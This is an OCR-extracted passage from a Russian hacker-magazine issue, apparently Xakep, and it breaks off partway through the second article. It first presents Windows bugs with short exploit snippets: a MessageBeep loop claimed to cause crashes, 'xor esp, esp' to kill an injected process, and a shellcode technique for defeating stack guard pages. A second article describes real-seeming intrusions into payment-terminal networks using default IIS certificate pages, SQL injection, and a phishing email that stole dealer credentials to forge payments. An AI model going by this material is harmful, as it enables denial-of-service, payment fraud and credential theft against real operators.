симфония не отыграет, а играть она будет долго, так что семь бед — дави «Ресет». Причем никаким путем очистить очередь невозможно, и звуковая карта будет пиликать даже после завершения зловредного процесса. Но это еще что! Подумаешь, компьютер тормозит как асфальтный каток. Достаточно многие драйверы звуковых карт содержат ошибки, приводящие к выпадению в BSOD со всеми вытекающими отсюда последствиями.



Загрузка ядра при проигрывании звуковой очереди, созданной многократными вызовами MessageBeep

>> Targets
NT, W2K, XP, Server 2003, Server 2008, Виста.

>> Exploit
Исходный код эксплойта прост до безобразия и состоит фактически из одной строки:


```
for (int a = 0; a
< 966666666; a++)
MessageBeep(0);
```

Естественно, если вызывать MessageBeep из разных потоков, то дело пойдет быстрее и вероятность выпадения в BSOD многократно возрастет, причем эта атака может быть реализована не только локально, но и через скриптовые языки, поддерживаемые браузерами.


>> Solution
Я не сообщал об этой проблеме Microsoft, так что официальная позиция последней по рассматриваемому вопросу отсутствует. Лично я просто пропатчил код функции MessageBeep, воткнув перед выходом вызов Sleep(69), выдерживающий паузу в 69 мс и только потом возвращающий управление. На нормальной работе системы это обстоятельство никак не отражается, а вот забить очередь зловредному коду уже не удастся.

02 SETUNHANDLEDEXCEPTIONFILTER: DESIGN BUG

>> Brief API-функция SetUnhandledExceptionFilter, экспортируемая динамической библиотекой KERNEL32.DLL, позволяет процессу устанавливать фильтр необрабатываемых структурных исключений, заменяющий собой системный фильтр, завершающий приложение в аварийном режиме с предсмертной надписью: «Программа совершила недопустимую операцию». Архитектурно SetUnhandledExceptionFilter относится ко всему процессу в целом, но конструктивно обработчик вызывается в контексте потока, возбудившего исключение, что требует определенного количества стековой памяти. Если же свободного стекового пространства нет, то вместо ожидаемой генерации EXCEPTION_STACK_OVERFLOW процессор возбуждает исключение EXCEPTION_ACCESS_VIOLATION. Это совсем неудивительно, так как сегмент стека занимает все адресное пространство и реальное переполнение стека происходит только тогда, когда ESP вплотную приближается к нулевому адресу. Но поскольку первые 64 Кб адресного пространства в NT зарезервированы для отлова нулевых указателей, такая ситуация никогда не случается, и операционная система лишь эмулирует EXCEPTION_STACK_OVERFLOW. Всякий раз, когда процессор генерирует ошибку доступа к памяти



Описание функции SetUnhandledExceptionFilter на MSDN



OllyDebugger считает, что исключение произошло по адресу 00030FFCh, в то время как простейший отладчик, написанный за пять минут на базе MS Debugging API, говорит, что подлинный адрес исключения — 00031000h

(EXCEPTION_ACCESS_VIOLATION), ядро смотрит, выходит ли стек потока за отведенный ему регион памяти (а по умолчанию потоку выделяется 1 Мб), и если да, то обработчику исключений передается код EXCEPTION_STACK_OVERFLOW, который вместе с прочими параметрами кладется в стек! Но ведь стека у нас уже нет, так? И как же мы можем туда что-то положить? Анализ показывает, что EXCEPTION_STACK_OVERFLOW генерируется, когда в резерве останется чуть менее трех страниц (12 Кб) стекового пространства, что вполне достаточно для большинства целей. Но вот если стека действительно нет, то никакой прикладной обработчик не вызывается (включая системный) и ядру ничего не остается, кроме как завершить процесс (именно процесс, а не поток) без каких бы то ни было сообщений и уведомлений.
Как это можно использовать для атаки? Очень просто: внедряемся в процесс, сбрасываем ESP в ноль и все. Процесс умирает. То же самое происходит при создании в нем удаленного потока API-функцией CreateRemoteThread.
Вот тут некоторые могут спросить: а зачем так извращаться? Если мы можем внедриться в процесс-жертву, достаточно вызывать API-функцию TerminateProcess и все! Ан нет. У процесса легко отобрать право завершать себя; прикладные функции ExitProcess/TerminateProcess защитному механизму легко перехватить; наконец, «легальная» смерть процесса элементарно «документируется» путем рассылки широковещательных сообщений, подхватываемых теневым процессом для перезапуска текущего. Именно так антивирусы и брандмауэры сражаются с малварью. Но вот сброс ESP в ноль при первом же обращении к стеку порождает исключение, после которого не может быть выполнена ни одна API-функция прикладного уровня.

>> Target
NT, W2K, XP, Server 2003, Server 2008, Виста.

>> Exploit
Ядро эксплойта, срубающего любой процесс при внедрении в него, выглядит так: «asm{xor esp, esp};».

>> Solution
Решения описываемой проблемы, по-видимому, не существует, но есть некий workaround — все критические процессы запускать из под отладочного процесса и мониторить его состояние. Процесс-отладчик получает исключение EXCEPTION_ACCESS_VIOLATION до завершения отлаживаемого процесса, что позволяет разрулить ситуацию и продолжить нормальное выполнение. Впрочем, отладчики типа OllyDebugger на это неспособны, и в настоящий момент я пишу свою собственную утилиту для отражения возможных атак.

03 OLLYDEBUGGER: НЕВЕРНОЕ ОПРЕДЕЛЕНИЕ АДРЕСА ПАДЕНИЯ

>> Brief OllyDebugger, ставший де-факто стандартным отладчиком ring-3, широко используется не только для взлома программ, но и для их отладки. Ну да, ведь это же отладчик, а не лом :). А отлаживать приходится в том числе и программы, находящиеся в состоянии клинической смерти (то есть после критического сбоя). Естественно, при этом мы неявно постулируем, что сам отладчик работает правильно и выдает достоверную информацию. К сожалению, OllyDebugger 1.10 содержит ряд ошибок, и вот одна из них. Когда стековое пространство реально заканчивается (на самом деле там остается еще одна страница с атрибутами, выставленными по умолчанию в PAGE_NOACCESS), система генерирует EXCEPTION_ACCESS_VIOLATION по адресу 00031000h (в однопоточной программе, скомпилированной MS VC 6.0 с настройками по умолчанию и без рандомизации стекового пространства, впервые появившейся в Висте). Однако OllyDebugger, перепутав trap с fault'ом, выносит неверное суждение и сообщает об ошибке доступа по адресу 00030FFCh (при условии, что запись в стек производится командой PUSHD). Последствия — весь анализ летит к черту и хакер не понимает, откуда тут взялось 00030FFCh, когда по всему ведь должно быть 00031000h. Но хакер — это ладно. Наступит пару раз на грабли и образумится. С реанимационными скриптами все намного сложнее.
Еще несколько лет назад я опубликовал в «Системном администраторе» статью «Практические советы по восстановлению системы в боевых условиях», где рассказал о том, как написать собственный обработчик критических ошибок, восстанавливающий работоспособность программы и возвращающий ее в более или менее стабильное состояние, которое как минимум позволяло бы сохранить все несохраненные данные (текст самой статьи можно бесплатно скачать с моего сервера: http://nezumi.org.ru/zq-degluck.zip). В качестве основного движка сначала использовался отладчик (сперва MS WinDbg, затем Olly), и оказалось, что в некоторых ситуациях Olly спотыкается и программа падает окончательно, поэтому пришлось возвращаться к MS WinDbg, который, кстати говоря, за последние несколько лет резко поумнел и превратился в достойный инструмент с хорошо документированным интерфейсом расширений.

>> Target
OllyDebugger 1.10/2.00.


>> Exploit

```
__asm{rool: push eax/jmp rool}
```

>> Solution
Я написал автору OllyDebugger'а письмо с описанием ошибки, но ответа так и не получил. Что ж, будем ждать.

04 НОВЫЙ ТИП АТАК НА СТЕК — STACK-CROSSOVER

До сих пор хакеры переполняли стек в одном направлении — вперед и вниз, то есть в область старших адресов (чтобы не возникло путаницы, условимся, что стек растет вверх). Индексное переполнение (с перезаписью произвольной ячейки памяти) встречалось намного реже. Но никто (или практически никто) еще не переполнял стек назад и вверх! Беглый анализ, выполненный мной в новогоднюю ночь, выявил большое количество приложений, подверженных угрозе подобного типа, от которой никто из программистов даже и не пытался защищаться (действительно, сложно защищаться от того, чего не знаешь). Начнем с азов, то есть с документированных, но малоизвестных особенностей организации стековой памяти. При создании нового потока система создает и новый стек, резервируя (MEM_RESERVE) необходимое количество страниц памяти (по умолчанию 1 Мб, но эта величина может быть изменена параметром dwStackSize API-функции CreateThread, а размер первичного стека, создаваемого при старте процесса, берется из заголовка PE-файла и может меняться линкером).
На дно стека ложится, выражаясь в терминах DEC, так называемая «желтая сторожевая страница» (yellow guard page), или в терминологии Microsoft просто PAGE_GUARD. Это выделенная (MEM_COMMIT) страница памяти с атрибутами (PAGE_READWRITE | PAGE_GUARD). При первом обращении к ней генерируется исключение STATUS_GUARD_PAGE_VIOLATION, перехватываемое системой, которая снимает атрибут PAGE_GUARD с текущей страницы, выделяет следующую страницу памяти и назначает ее сторожевой путем присвоения атрибута



Устройство стека в операционных системах семейства Windows

Карта памяти многопоточной программы

PAGE_GUARD. Таким образом, по мере роста стека сторожевая страница перемещается наверх, а стеку выделяется все больше и больше памяти. Это достаточно известный факт, описанный в MSDN. А вот что в MSDN не описано, так это то, что сразу же при создании стека в непосредственной близости от его вершины размещается (опять-таки выражаясь в терминах DEC) «красная сторожевая страница» (red guard page), за которой идет выделенная страница памяти с атрибутами PAGE_READWRITE, и уже на самой вершине стека располагается страница PAGE_NOACCESS. В результате этого фактический размер стека на три страницы (12 Кб) меньше обозначенного.

При достижении красной сторожевой страницы генерируется исключение EXCEPTION_STACK_OVERFLOW. Либо оно обрабатывается SEH-обработчиком, назначенным программистом, либо управление получает фильтр исключений верхнего уровня, принудительно завершающий работу приложения с выдачей ругательного сообщения известного типа. В распоряжении SEH-обработчика имеется две страницы свободного стекового пространства, что позволяет ему корректно обработать ситуацию.

Проблема в том, что ни MSDN, ни популярные книги по программированию не говорят, что именно нужно делать, и 99,9% программистов допускают одну и ту же фатальную ошибку. Предположим, что в нашей программе имеется рекурсивная функция, которая при определенных обстоятельствах может съесть весь стек целиком (на приложениях C++ такое часто случается). Когда желтая сторожевая страница докатывается до красной, генерируется исключение EXCEPTION_STACK_OVERFLOW, но при этом красная сторожевая страница становится «зеленой», то есть лишенной каких бы то ни было защитных атрибутов. Если программист устанавливает фильтр, отлавливающий EXCEPTION_STACK_OVERFLOW и, например, завершающий рекурсивную

Легендарная DEC PDP, обогнавшая время и определившая архитектуру операционных систем на весь последующий век



функцию с тем или иным кодом ошибки, то… все «как бы» работает, но при повторном возникновении аналогичной ситуации красная сторожевая страница уже будет отсутствовать и при достижении предыдущего барьера исключение EXCEPTION_STACK_OVERFLOW уже не будет генерироваться. Рекурсивная функция продолжит исполняться и дальше, отъедая одну страницу за другой. А вот когда она со всего маху врежется в последнюю стековую страницу (в ту, которая с атрибутами PAGE_NOACCESS), процессор сгенерирует исключение EXCEPTION_ACCESS_VIOLATION и передаст его ядру. Ядро увидит, что стек исчерпан и передавать управление SEH-обработчику нет никакой возможности, поскольку он сам нуждается в стеке, а стека-то нет. В результате произойдет тихая смерть процесса на ядерном уровне без передачи управления на ring-3.

Естественно, это несколько упрощенная схема, но если мы можем вызывать переполнение стека тем или иным образом (например, рекурсивным запросом), то в первый раз произойдет исключение, более или менее корректно обрабатываемое программой, а вот во второй раз программа склеит ласты. Хороший способ для реализации атаки на отказ в обслуживании.

А теперь задумаемся: зачем Microsoft застолбила последнюю стековую страницу, выставив ее в PAGE_NOACCESS?! Ответ: вот для пионеров и застолбила, в противном случае при повторном переполнении стека (когда красной сторожевой страницы уже нет) программа вылетела бы за его пределы и пошла бы «чесать» совершенно посторонние данные, никоим образом ей не принадлежащие. Вот такой, значит, механизм защиты стека от переполнения мы имеем в Windows-системах. Чисто программный и совсем не аппаратный. Почему не аппаратный? Так ведь тогда на стек каждого потока ядру пришлось бы заводить свой собственный селектор, а их количество в x86 небезгранично и намного меньше, чем потоков в средненагруженной системе. К тому же адресовать локальные переменные пришлось бы через префикс SS — прощай, плоская модель памяти, и здравствуйте, тормоза!

К нашему хакерскому счастью (и большому программистскому несчастью), программную защиту легко одолеть. Для этого достаточно вызывать из shell-кода API-функцию VirtualAlloc, присвоив последней странице стека статус MEM_COMMIT. А если еще сбросить атрибут PAGE_GUARD у красной сторожевой страницы (что можно сделать вызовом VirtualProtect), то совсем хорошо. Аналогичного результата можно добиться, просто перезаписав адрес возврата из функции с переполняющимся буфером указателем на API-функции VirtualAlloc/VirtualProtect, передав им атрибуты через стек. Это работает на системах с неисполняемым стеком (XP SP2 с аппаратной поддержкой DEP), но, увы, на Висте из-за рандомизации адресного пространства приходится искать более изощренные пути.

```
$stack-alloc-strateg.exe
*00400000
#0012FF78
-0051FFA0h0%
-0061FFA0h0%
-0071FFA0h0%
-0081FFA0h0%
-0091FFA0h0%
-00A1FFA0h0%
#00A1FFA0
/* zombie slam */
[-0040129Ah:00923000h:C00000FDh/EIP:ESP:ExceptionCode-]
red guard page has reached and the exception was raised
well, we'll allocate some pages to stretch the stack up
we probably will destroy the next stack memory or heap,
so we fill up the allocated region with ExitThread addr
WARRING:
        you'll see no -0091FFA0h matched to +0091FFA0h

mem_alloc:
        $00921000h
        $00920000h
        $0091F000h
        $0091E000h
        $0091D000h
        $0091C000h
        $0091B000h
        $0091A000h
        $00919000h
:alloc_done

-00B1FFA0h0%
-00C1FFA0h0%
-00D1FFA0h0%
-00E1FFA0h0%
-00F1FFA0h0%
-0101FFA0h0%
-0111FFA0h0%
```

Результат работы программы Stack/Heap Allocation strategist, демонстрирующей стратегию выделения памяти для стека/кучи и обход программной защиты от переполнения

В результате при переполнении стека (например, все той же рекурсивной функцией) исключение вообще не возникает и начинают затираться чужие данные, и вот тут-то и начинается самое интересное — кому эти данные принадлежат? Стек главного потока на NT размещается в младших адресах перед страничным образом исполняемого файла, и вершина стека смотрит в пустую область, где и затирать-то нечего. Но вот стеки второго и всех последующих потоков, как правило, размещаются следом за страничным образом, и потому при переполнении стека мы ударяем в конец исполняемого файла, нанося ему тяжелые телесные повреждения. В зависимости от настроения линкера там может находиться и секция данных, и таблица импорта (у динамических библиотек — таблица экспорта), и секция ресурсов — да мало ли что еще. Наибольший интерес, естественно, представляют данные, доступные для записи, и экспорт/импорт.

Стек главного потока расположен в самом начале адресного пространства, и при его переполнении затирать ему совершенно нечего, а вот стеки последующих потоков расположены за концом образа исполняемого файла, и при их переполнении начинает затираться содержимое секции данных, доступной как на чтение, так и на запись! Однако если область за концом страничного образа уже занята, то пространство под стек выделяется в другом месте адресного пространства, например за блоком памяти, принадлежащим куче. Самое интересное, что стратегия выделения памяти под стековое пространство стремится к максимально плотному заполнению адресного пространства, и потому перед стеком практически всегда находится что-то полезное и только в редких случаях — невыделенная область памяти, что происходит, например, при освобождении памяти или завершении потока, владеющего данным регионом.

Но как бы там ни было, к атакам такого типа не готовы ни специалисты по безопасности, ни программисты. И пока те будут собираться с мыслями, хакеры могут спокойно анализировать программы, многие из которых допускают двойное переполнение стека с подавлением исключения EXCEPTION_STACK_OVERFLOW. Список таких программ я по некоторым соображением не привожу, но вот саму идею с удовольствием выкладываю на всеобщее обозрение.



ВИТАЛИЙ «ROOT» ЧЕРНОВ
/ VITAL@REAL.XAKEP.RU /

ТЕРМИНАЛЬНЫЕ БРЕШИ

ВЗЛОМ СЕТЕЙ ПЛАТЕЖНЫХ ТЕРМИНАЛОВ


В одном из прошлых номеров][была статья «Взлом платежных терминалов», в которой описывались составляющие аппарата, его функциональные части и способ защиты терминала от взлома. Я прочитал статью несколько раз, но даже между строчек не нашел реальных путей его взлома. Понятно, что физически ломать его не следует — если поймают, оторвут все что нащупают. Но мое желание найти баг в защите было непреодолимым.

КАК ВСЕ НАЧИНАЛОСЬ

Первое, что мне пришло в голову, — это нагуглить как можно больше контор, которые занимаются написанием софта для платежных терминалов, и посмотреть наличие программ, описаний протоколов и исходников на их сайтах. Предупреждаю заранее: по понятным соображениям некоторые детали взломов в статье опущены, а совпадения и сходство названий платежных систем с существующими являются чистой случайностью. Признаюсь честно, для досконального изучения платежных систем и их протоколов оплаты мне потребовалось немало времени. Покопавшись в результатах поиска, я получил приличный список web-адресов. После подробного изучения их содержимого передо мной вырисовалась довольно четкая картина, точнее схема, по которой проходит платеж от клиента до оператора сотовой связи или поставщика коммунальных услуг (далее всех буду называть просто «поставщик услуг»).

ОБЩИЙ РАСКЛАД

Все платежи делятся на онлайн и оффлайн. Онлайн — это платеж, который доходит до поставщика услуг незамедлительно, через интернет. Оффлайн — это платежи, которые накапливаются в базе данных платежной системы, и через определенные промежутки времени отправляются на сервер поставщика услуг. Кроме того, некоторые поставщики принимают только бумажные реестры. То есть обмен происходит непосредственно при участии человека и поставщика услуг. Онлайн-платежами, как правило, оперируют провайдеры сотовой связи. Коммунальщики же предпочитают



А это ASP-страница для проведения платежей

Обрати внимание на выпадающий список в правом верхнем углу. Это список стран, в котором устанавливаются терминалы HuiberPlat

получать платежи «оптом» один раз в сутки-двое. Сама по себе концепция онлайн-платежа уже небезопасна, потому как, проводя такие платежи в большом количестве, работники платежных систем не очень справляются с их разгребанием.

Искать баги в ресурсах поставщиков бессмысленно. Времени уйдет уйма, а результат можно получить и более простым способом. Доверяя проведение платежей платежным системам, поставщик не рискует абсолютно ничем. «Живые» деньги поступят к нему в любом случае, а ошибки и возможность взлома — это уже проблемы посредников. Таким образом, для того чтобы, например, пополнить баланс на сотовом телефоне, совсем не обязательно иметь доступ к оператору связи. Достаточно получить доступ к одной из платежных систем, которые позволяют совершить платеж в пользу этого оператора.

Как правило, начинающие платежные системы откладывают решение вопроса безопасности на потом, делая акцент на скорости и удобстве сервиса. Поэтому при выборе жертвы в первую очередь стоит обратить внимание на молодые компании. Хотя никто не говорил, что гиганты платежной индустрии не имеют ошибок в системах безопасности. Очень часто происходит как раз наоборот... Возьмем, к примеру, недавний случай с небезызвестной конторой ОСМП («Офигенная система моментальных платежей»). Центральный сервер, к которому обращаются тысячи терминалов России, Казахстана и, возможно, других стран, был парализован на несколько суток банальной DoS/DDoS-атакой. Я, правда, не в курсе, воспользовался ли кто-нибудь ситуацией в своих корыстных целях или просто похулиганили, но атака была, и это факт.

Связь терминала с сервером происходит по GPRS/GSM-каналу и, как правило, посредством технологии XML-RPC. Некоторые даже додумываются навешивать SSL-защиту, но, чтобы она действительно оправдывала себя, во-первых, протокол должен быть закрытым, во-вторых, передаваемый пакет должен шифроваться также средствами программы, и в-третьих, сервер должен не только предоставлять свой корневой сертификат, но и требовать клиентский. Не буду голословным и приведу примеры.

У той же ОСМП протокол передачи открыт, то есть шифровать пакет на выходе из программы уже не имеет смысла. Получать его реверс-инжинирингом будет только извращенец. Но их сервер не требует клиентского сертификата, то есть отправить запрос может любой желающий, правильным образом сформировавший пакет. Да, твой канал при передаче будет защищен, но кого это интересует, если для взлома нужны только идентификационные данные. Ведь получить их при большом желании не составит труда. Здесь и социальная инженерия, и НЛП, и банальный хакинг тебе в помощь. Еще одну интересную брешь я нашел сразу в двух молодых конторах. В ответ на мой POST-запрос сервер послал меня в сторону HTTPS явным проявлением в содержимом ошибки IIS-ного акцента. Как известно, по умолчанию IIS-сервер устанавливает центр выдачи сертификатов в каталог /CertSrv/Default.asp, последовав в который я в три клика получил свой собственный клиентский сертификат. Кстати, после этого мне удалось овладеть доступом даже к ASPX-странице для проведения платежей и их просмотра, хотя на одном из ресурсов страница была защищена паролем, раздобыть который мне так и не посчастливилось.

Большинство платежных систем ставит на свои серверы Windows 2000/2003 Server, чем уже совершает большую ошибку. Но тот, кто принимает платежи в MySQL-базу на Linux-сервере, при этом держа на борту Apache+PHP, ошибается еще больше. Не мне тебя учить, как пользоваться SQL-injection, а ведь это очень простой и верный способ получения огромного количества необходимых данных для проведения платежей, имитируя платежный терминал.

ИЩЕМ ДЫРЫ

При поиске дыр в защите платежной системы, выбранной в качестве жертвы, первое, что стоит сделать, — сканирование портов и web-контента. На открытых портах зачастую можно найти интересные самописные сервисы для проведения платежей, администрирования терминалов. Ведь ни один работник не будет работать круглосуточно вместе с платежными терминалами. Программеры и сисадмины придумывают различные примочки удаленного управления для собственного удобства. Зачастую они даже не задумываются о защите, надеясь, что никто и не подумает их ломать.


К некоторым портам можно попробовать ломануться по Telnet, но, как показывает практика, в основном такие сервисы работают по технологии XML-RPC, а это означает, что порт может только принимать и отправлять POST-запросы. Как узнать структуру запроса и его содержимое? Можно попробовать просканить веб-содержимое на чтение. Многие пишут свои сервисы с использованием ASP-страниц, которые требуют своих исходников в тех же каталогах. Если администратор в последнюю очередь думает о правах доступа, есть большая вероятность прочитать исходники asp-сценариев, что при грамотном использовании может помочь составить XML-запрос. Кстати, подобные дыры были зафиксированы даже у достаточно крупных платежных систем!


Web-контент лучше исследовать вручную, плюс сканером. В качестве сканера лично мне больше всего нравится XSpider. Совсем недавно мне по спутниковой рыбалке прилетела бесплатная версия 7.5 от Zeromag Lab.

ТРИ РЕАЛЬНЫХ ВЗЛОМА

root vs HiberPlat

Как показало исследование, платежная система HiberPlat принимает платежи во многих странах и их сайты хостятся на одном сервере. Проверить это достаточно просто. Достаточно ввести доменное имя или IP-адрес в поисковый запрос на www.domainsdb.net.


Раздел Downloads на официальном сайте ОСМП. Здесь можно найти много интересного


Совершенно открытый протокол оплаты одной из платежных систем

Интересная картина получается:

```
1. hibercheck.ru [whois] IP: 0.0.0.0 dns: ns.hiberplat.
ru | proxy.hiberplat.com
2. hiberplat.ru [whois] IP: 213.33.161.9 dns: ns.demos.
su | ns.hiberplat.ru
3. hiberpos.ru [whois] IP: 0.0.0.0 dns: ns.hiberplat.ru
| proxy.hiberplat.com
4. hibercard.ru [whois] IP: 0.0.0.0 dns: ns.hiberplat.
com | ns.hiberplat.ru
5. negribov.ru [whois] IP: 0.0.0.0 dns: ns.hiberplat.com
| ns.hiberplat.ru
6. nepinsale.ru [whois] IP: 0.0.0.0 dns: ns.hiberplat.
com | ns.hiberplat.ru
7. neplatina.ru [whois] IP: 0.0.0.0 dns: ns.hiberplat.ru
| ns.neplatina.ru
8. nerodnoe-pole.ru [whois] IP: 0.0.0.0 dns: ns.demos.su
| ns.hiberplat.ru
9. nerodnoepole.ru [whois] IP: 0.0.0.0 dns: ns.demos.su
| ns.hiberplat.ru
```

Домены зарегистрированы, но недоступны. Скорее всего, их оставили для личного пользования. Но это не так важно. Остальные сайты в других странах показали в роли первичного DNS hiberplat.com, а вторичным стоял hiberplat.ru. Это могло означать только то, что центральный сервер один, но на нем хостится несколько HiberPlat-сайтов для разных стран. Пинговались они, кстати, тоже по одному айпишнику.

Сканирование и ручное исследование показали, что лучше оставить эту затею и покопаться в другом месте. Тогда был оперативно сгенерирован другой способ.


Нагуглив в кармане немного деньжат, я дошел до ближайшего HiberPlat'овского терминала, закинул на мобильник чисто символическую сумму и получил квитанцию. Оказалось, что владельцем терминала был далеко не HiberPlat, а совсем левая контора, которая просто-напросто выступала дилером. Дилерские программы — это основа распространения платежных терминалов. Контора покупает автомат, ставит на своей территории и получает свой процент с проведенных платежей.

Недолго думая я позвонил по контактному телефону, указанному на квитанции, и попросил их дать свой email — якобы для отправки мифического коммерческого предложения.

Схема оплаты с бажной платежной системой







Программа для проведения платежей, написанная за 10 минут

Через несколько минут письмо от администрации сервиса HiberPlat полетело жертве на ящик (как подделывается адресат, ни для кого ведь не секрет). В письме не было ничего особенного. Стандартная история о смене оборудования на сервере и тому подобном, в связи с чем, мол, просим Вас выслать Ваши регистрационные данные, которые нам просто жизненно необходимы, чтобы Ваш терминал не загнулся :).
Послушные овцы прислали мне все свои регистрационные данные через пару часов. После этого был сгенерирован XML-файл, который полетел POST-запросом на сервер платежной системы.
Кстати, на их сайте лежит не только все описание протокола, но и исходники программы, устанавливаемой на стороне терминала, а также ее скомпилированная версия.

root vs QuickPray

